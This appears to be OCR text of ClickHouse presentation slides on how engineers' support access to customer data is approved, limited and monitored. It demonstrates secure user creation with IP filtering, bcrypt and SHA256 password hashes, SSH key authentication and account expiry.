
Prompt: generate an image of lego engineer accessing data on computer

ClickHouse


Short answer - Yes
Long answer - With approval, limited GRANTs & monitored

- Engineers must be in the right engineering team for network access (managed by tailscale).
- Engineer must request support access with justification and approved by Security or Dataplane Managers for dataplanectl (our own internal tooling) access.
- The access has appropriate GRANTs to the level of access being requested, for example, support access only has access to system.* table and not the data.
- Engineers actions are recorded & monitored by Runtime sensor on K8 nodes & every query is logged into ClickHouse query_log table as well as our LogHouse cluster for review.

Let’s go over the technical “stuffs”



Future - Customer manage option



04

Create User in 2024 tips & tricks!

Prompt: generate an image of lego engineer accessing data on computer

ClickHouse

IP filtering out of the box

```
clickhouse-cloud :) CREATE USER fromip HOST IP '192.168.1.0/24' IDENTIFIED WITH bcrypt_hash BY
'$2y$10$O2GByUKAqZvUMQyz68KX/OxumdZ2UxnGYYEnv8sJO2OWJNMvyNJDe'

CREATE USER fromip IDENTIFIED WITH bcrypt_hash BY
'$2y$10$O2GByUKAqZvUMQyz68KX/OxumdZ2UxnGYYEnv8sJO2OWJNMvyNJDe' HOST IP '192.168.1.0/24'

Query id: 17e6a3df-8a3d-4c80-8581-87d73646e23f

Ok.

0 rows in set. Elapsed: 0.154 sec.
```


Create user with pre-computed hash - SHA256

```
┌─[16:22:33]─pewpew]─[~/test/Lumos]
└──> echo -n 'VeryLongP4ssword' | shasum -a 256 | tr -d '-'
8f4884c23e8b02f922d0facb22f949d2154ab5baffdeb170ae2ee761facfe0e1
```

```
clickhouse-cloud :) CREATE USER test_user IDENTIFIED WITH sha256_hash BY '8f4884c23e8b02f922d0facb22f949d2154ab5baffdeb170ae2ee761facfe0e1'

CREATE USER test_user IDENTIFIED WITH sha256_hash BY '8f4884c23e8b02f922d0facb22f949d2154ab5baffdeb170ae2ee761facfe0e1'

Query id: 1d7769f1-1b63-4208-a070-0452d66ad393

Ok.

0 rows in set. Elapsed: 0.029 sec.
```


Create user with pre-computed hash - BCRYPT (better)

```
┌─[16:12:02]─pewpew]─[~/test/Lumos]
└──> htpasswd -bnBC 10 "" VeryLongP4ssword | tr -d ':\n'
$2y$10$O2GByUKAqZvUMQyz68KX/OxumdZ2UxnGYYEnv8sJO2OWJNMvyNJDe
```

```
clickhouse-cloud :) CREATE USER test_user IDENTIFIED WITH bcrypt_hash BY '$2y$10$O2GByUKAqZvUMQyz68KX/OxumdZ2UxnGYYEnv8sJO2OWJNMvyNJDe'

CREATE USER test_user IDENTIFIED WITH bcrypt_hash BY '$2y$10$O2GByUKAqZvUMQyz68KX/OxumdZ2UxnGYYEnv8sJO2OWJNMvyNJDe'

Query id: 116c3cbe-d010-4beb-9660-140aebb14c7f

Ok.

0 rows in set. Elapsed: 0.150 sec.
```


SSH authentication

```
clickhouse-cloud :) create user sec_ed IDENTIFIED WITH ssh_key BY KEY `AAAAC3NzaC1lZDI1NTE5AAAAIDdYjylJq4K5AaZKa5gz+4mEAAtNYgwncUnjaSl4e1Od` TYPE `ssh-ed25519`

CREATE USER sec_ed IDENTIFIED WITH ssh_key BY KEY `AAAAC3NzaC1lZDI1NTE5AAAAIDdYjylJq4K5AaZKa5gz+4mEAAtNYgwncUnjaSl4e1Od` TYPE `ssh-ed25519`

Query id: 16ac4583-a02a-40da-ab47-4acb62a6a816

Connecting to t6bidk8xey.us-east1.gcp.clickhouse-dev.com:9440 as user default.
Connected to ClickHouse server version 24.9.1.

Ok.

0 rows in set. Elapsed: 33.537 sec.

clickhouse-cloud :) Bye.

┌─[12:20:42]─pewpew]─[~]
└─> clickhouse client --host t6bidk8xey.us-east1.gcp.clickhouse-dev.com --secure --user sec_ed --ssh-key-file ~/.ssh/security_ed25519
ClickHouse client version 24.9.1.1699 (official build).
Enter your SSH private key passphrase (leave empty for no passphrase):
Connecting to t6bidk8xey.us-east1.gcp.clickhouse-dev.com:9440 as user sec_ed.
Connected to ClickHouse server version 24.9.1.

clickhouse-cloud :)
```



VALID UNTIL

```
clickhouse-cloud :) create user fromip identified by 'H[redacted]' VALID UNTIL '2024-09-30 07:23:00 UTC'

CREATE USER fromip IDENTIFIED BY 'H[redacted]' VALID UNTIL '2024-09-30 07:23:00 UTC'

Query id: 78d51f24-fe7e-46f7-b335-e2d2c541d369

Ok.

0 rows in set. Elapsed: 0.022 sec.

clickhouse-cloud :)
```

```
                                                                                15:25:01 [3/129]
┌─[15:24:47]─pewpew]─[~/test/Lumos]
└─> clickhouse client --host h8dqcq1mua.asia-southeast1.gcp.clickhouse.cloud --secure --user fromip --password
ClickHouse client version 24.9.1.1699 (official build).
Password for user (fromip):
Connecting to h8dqcq1mua.asia-southeast1.gcp.clickhouse.cloud:9440 as user fromip.
Connected to ClickHouse server version 24.6.1.

clickhouse-cloud :) select now()

SELECT now()

Query id: 0fefa364-6489-4025-abc2-d50ef7dbfda5

    ┌──────────────now()─┐
1.  │ 2024-09-30 07:24:53 │
    └─────────────────────┘

1 row in set. Elapsed: 0.002 sec.

clickhouse-cloud :) Bye.

┌─[15:24:53]─pewpew]─[~/test/Lumos]
└─> clickhouse client --host h8dqcq1mua.asia-southeast1.gcp.clickhouse.cloud --secure --user fromip --password
ClickHouse client version 24.9.1.1699 (official build).
Password for user (fromip):
Connecting to h8dqcq1mua.asia-southeast1.gcp.clickhouse.cloud:9440 as user fromip.
Code: 516. DB::Exception: Received from h8dqcq1mua.asia-southeast1.gcp.clickhouse.cloud:9440. DB::Exception: fromip: Authentic
ation failed: password is incorrect, or there is no user with such name.. (AUTHENTICATION_FAILED)
```


Question?

https://trust.clickhouse.com/



ClickHouse